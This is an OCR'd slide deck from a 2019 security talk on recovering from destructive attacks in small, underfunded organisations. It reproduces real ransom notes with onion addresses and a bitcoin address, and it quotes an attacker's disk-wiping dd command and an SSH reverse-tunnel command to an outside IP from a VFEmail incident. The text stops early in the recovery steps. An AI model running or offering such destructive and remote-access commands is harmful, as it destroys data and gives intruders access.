0Day to HeroDay

Surviving an Attack and Establishing a Security Organization

Ryan Wisniewski
Principal Security Consultant
Active Defense, LLC

April 20, 2019

SECURITY IMPLEMENTATION TALKS: AN ACTIVE DEFENSE SERIES

Starting from Scratch
0Day to HeroDay

Starting from Basic IT Implementations
Scrapping for Pennies

Maturing to a Scalable Operation
Scaling the Mountain

https://www.slideshare.net/RyanWisniewski

THESE ARE REAL LIFE SITUATIONS

Small Business

Schools

Charities

=

Underfunded IT…
Non-existent security


UPDATE: THESE ARE REAL LIFE SITUATIONS!!!!!!

NotPetya

The result was more than **$10 billion** in total damages

https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/


UPDATE: THESE ARE REAL LIFE SITUATIONS!!!!!!



VFEmail.net
@VFEmail
Follow

Caught the perp in the middle of formatting the backup server:
dd if=/dev/zero of=/dev/da0 bs=4194304 seek=1024 count=399559
via: ssh -v -oStrictHostKeyChecking=no -oLogLevel=error -oUserKnownHostsFile=/dev/null aktv@94.155.49.9 -R 127.0.0.1:30081:127.0.0.1:22 -N

10:09 AM - 11 Feb 2019



VFEmail.net
@VFEmail
Follow

Strangely, not all VMs shared the same authentication, but all were destroyed. This was more than a multi-password via ssh exploit, and there was no ransom. Just attack and destroy.

12:47 AM - 12 Feb 2019

Let’s take a hypothetical situation…

●●●○○ Sprint LTE 7:20 PM 100%

Messages **PHB** Details

Hey, can you take a look at the network? Many things are not available.

Text Message Send

You became victim of the GOLDENEYE RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://goldenhjnqvc2lld.onion/tHQtBhH8
   http://golden2uqpiqcs6j.onion/tHQtBhH8

3. Enter your personal decryption code there:

   tHQtBh-H8XLdZ-nHvYWi-aUFUeW-qmUJMo-auvZcU-gs6Ucu-mdVKFo-GJVTnV-ASjqee-V7Ytvm-SakZhx-Czn24C-cJhusV-FL6hZG-xibS6g

If you already purchased your key, please enter it below.

Key:

work.readme_txt - Notepad

File Edit Format View Help

YOUR COMPANY HAS BEEN SUCCESSFULLY PENETRATED!
All files are encrypted. We accept only bitcoins to share the decryption software for your network.
Also, we have gathered all your private sensitive data.
So if you decide not to pay anytime soon, we would share with media's.
It may harm your business reputation and the company's capitalization fell sharply.

Do not try to do it with 3rd-parties programs, files might be damaged then.

Decrypting of your files is only possible with the special decryption software.
To receive your private key and the decryption software please follow the link (using tor2web service):

http://qmnmrba4s4a3py6z.onion/order/43e4593a-5dc7-11e7-8803-00163e417ea3

If this address is not available, follow these steps:

1. Download and install Tor Browser: https://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for in tialization.
3. Type in the address bar: http://qmnmrba4s4a3py6z.onion/order/43e4593a-5dc7-11e7-8803-00163e417ea3
4. Follow the instructions on the site

Ooops, your files have been encrypted!

English

Payment will be raised on

5/15/2017 11:23:24

Time Left

02:23:53:40

Your files will be lost on

5/19/2017 11:23:24

Time Left

06:23:53:40

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

bitcoin ACCEPTED HERE

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Copy


About bitcoin

How to buy bitcoins?

Contact Us

Check Payment

Decrypt


Reboot and Select proper Boot device
or Insert Boot Media in selected Boot device and press a key
Reboot and Select proper Boot device
or Insert Boot Media in selected Boot device and press a key
Reboot and Select proper Boot device
or Insert Boot Media in selected Boot device and press a key
Reboot and Select proper Boot device
or Insert Boot Media in selected Boot device and press a key

INCIDENT RESPONSE?

DISASTER RECOVERY?

SYSTEM DOCUMENTATION?

CAN ANYONE TELL ME HOW THESE SYSTEMS WERE BUILT?

HOLD MY BEER…

LESSON 1:
RECOVERY FROM SCOURCHED EARTH

STEP 0: BREATHE

"Slow is Smooth, Smooth is Fast"


- U.S. Navy Seals

"Embrace the Suck"

- U.S. Marines

STEP 0.1: CALL FOR ASSISTENCE

LEGAL



INCIDENT RESPONSE


STEP 1: STABILIZE THE PATIENT

What do we know?

